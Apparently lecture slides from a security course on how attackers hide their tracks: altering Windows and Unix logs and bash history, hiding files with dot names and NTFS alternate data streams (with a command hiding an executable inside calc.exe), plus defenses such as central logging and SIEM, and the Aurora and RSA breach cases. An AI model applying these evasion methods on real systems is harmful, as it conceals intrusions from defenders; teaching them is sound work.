
- Even rootkits leave traces in log files
- With admin (or correct) privilege
  - Attacker could delete log files
  - But probably a bad idea…very obvious
- A better idea – selectively edit the log files

There is no way to guarantee that an attacker could never modify event logs

Logs in Windows

- EventLog is logging server
  - Files ending with .LOG
  - APPLICATION, SECURITY, SYSTEM
- This info is moved to main event logs files
  - Appevent.evt, Sysevent.evt, Secevent.evt
  - The .EVT files read by admin using Windows Event Viewer or an API

Windows Event Viewer

Windows Logs

- SECEVENT.EVT
  - Failed logins, policy changes, attempts to access files without permission, etc

- SYSEVENT.EVT
  - E.g. details of driver failures

- APPEVENT.EVT
  - Application related issues

Windows Logs

- Altering event logs
  - At a minimum must change SECEVENTs
  - Event ID 104 or 1102 will be logged

- EVT files "locked" and in a binary format
  - Cannot open/edit with usual tools

- With physical access
  - Boot to Linux and edit logs
  - Not practical in most cases

Windows Logs

- Winzapper: Windows event editing tool
  - Attacker can selectively edit EVT files
  - But must reboot machine to restart EventLog service

- Numerous other trojans can modify event logs

Unix Logging

- Log files usually in ASCII text
- With privilege they are easy to edit
- Config file (typically /etc/syslog.conf)
  - Details where log files are located and what is logged
  - Configures where syslogs are forwarded to
- Attacker can easily locate files and edit

- Essential logs
  - /var/log/messages - the default location for messages from the syslog facility
  - /var/log/secure - the default log for access and authentication
  - /var/log/lastlog – logs the last login time
  - /var/log/btmp - contains the failed login history
  - /var/run/utmp - contains summary of currently logged on users
  - /var/log/wtmp - details the history of logins and logouts on the system

Shell History Files

- List of command line commands issues
  - E.g., `~/.bash_history`

- Attacker would like to edit this

- Files are in ASCII so they are easy to edit
  - Can insert lines
  - Why would this be useful?

- ~/.bash_history is written to when shell is exited gracefully
  - How to get around this?

Defenses

- Forward logs to central server
  - Logs redirected to logging server
  - Not everything can be redirected
- Activate logging
  - Log according to some specified policy
- Periodically audit logging
- Allow plenty of space for logs
- Restrictive permissions on log files
- Encrypt log files
- Make log files "append-only"
- Store files on unalterable media
  - Non rewriteable CD/DVD

Security Information and Event Management (SIEM)

- Centralized repository of logging data
- Data correlation and normalization
- Querying of data
- Dashboards
- Alerts

Hidden Files

- Why would an attacker use hidden files
  - Store attack tools
  - Save sniffed passwords, etc

- What does "hidden" mean?
  - Maybe just hard to find
  - Or easily overlooked

Hidden Files

- In Unix prepend "." to filename
- Use "." followed by spaces(s)
- Other ideas?

Hidden Files in Windows

- Use "hidden" attribute
- Not great…

Hidden Files in Windows

- Alternate Data Streams (ADS)
  - Available in NTFS
  - Multiple streams of data can be associated with a single file
  - These streams can store any info
  - "usual" view is just one such stream
  - Fairly effective means of hiding files
    - `c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe`
  - To read the file
    - `c:\winnt\system32\calc.exe:anyfile.exe`
  - Will fork anyfile.exe with the windows calc file. Calculator will still work fine!

Defenses

- File integrity checking
- Host based IDS
- In Windows, use ADS aware tools
    - CrucialADS, LADS

Example Attacks

Example – Operation Aurora - 2009

- Affected many large companies such as Google, Adobe, Yahoo, Symantec, and others
- Targeted user received a link in email or instant message from trusted source
- User clicks on link, visits website with malicious Javascript
- Exploit downloads a binary disguised as an image from servers and executes the payload
- Payload sets up long term backdoor and connects back to command and control servers
- Attackers target intellectual property and source code control system.

Example – RSA Breach - 2011

- Phishing targeted two small groups of employees
- Excel spreadsheet contained Zero Day exploit in Adobe Flash
- After exploitation of victims machine Poison Ivy RAT tool installed
- Reverse TCP to attackers command and control server (C&C)
- Attackers then moved laterally in the organization

RSA Blog - Anatomy of an Attack
https://blogs.rsa.com/anatomy-of-an-attack/

Posion Ivy

Next Lesson: Encryption

Questions?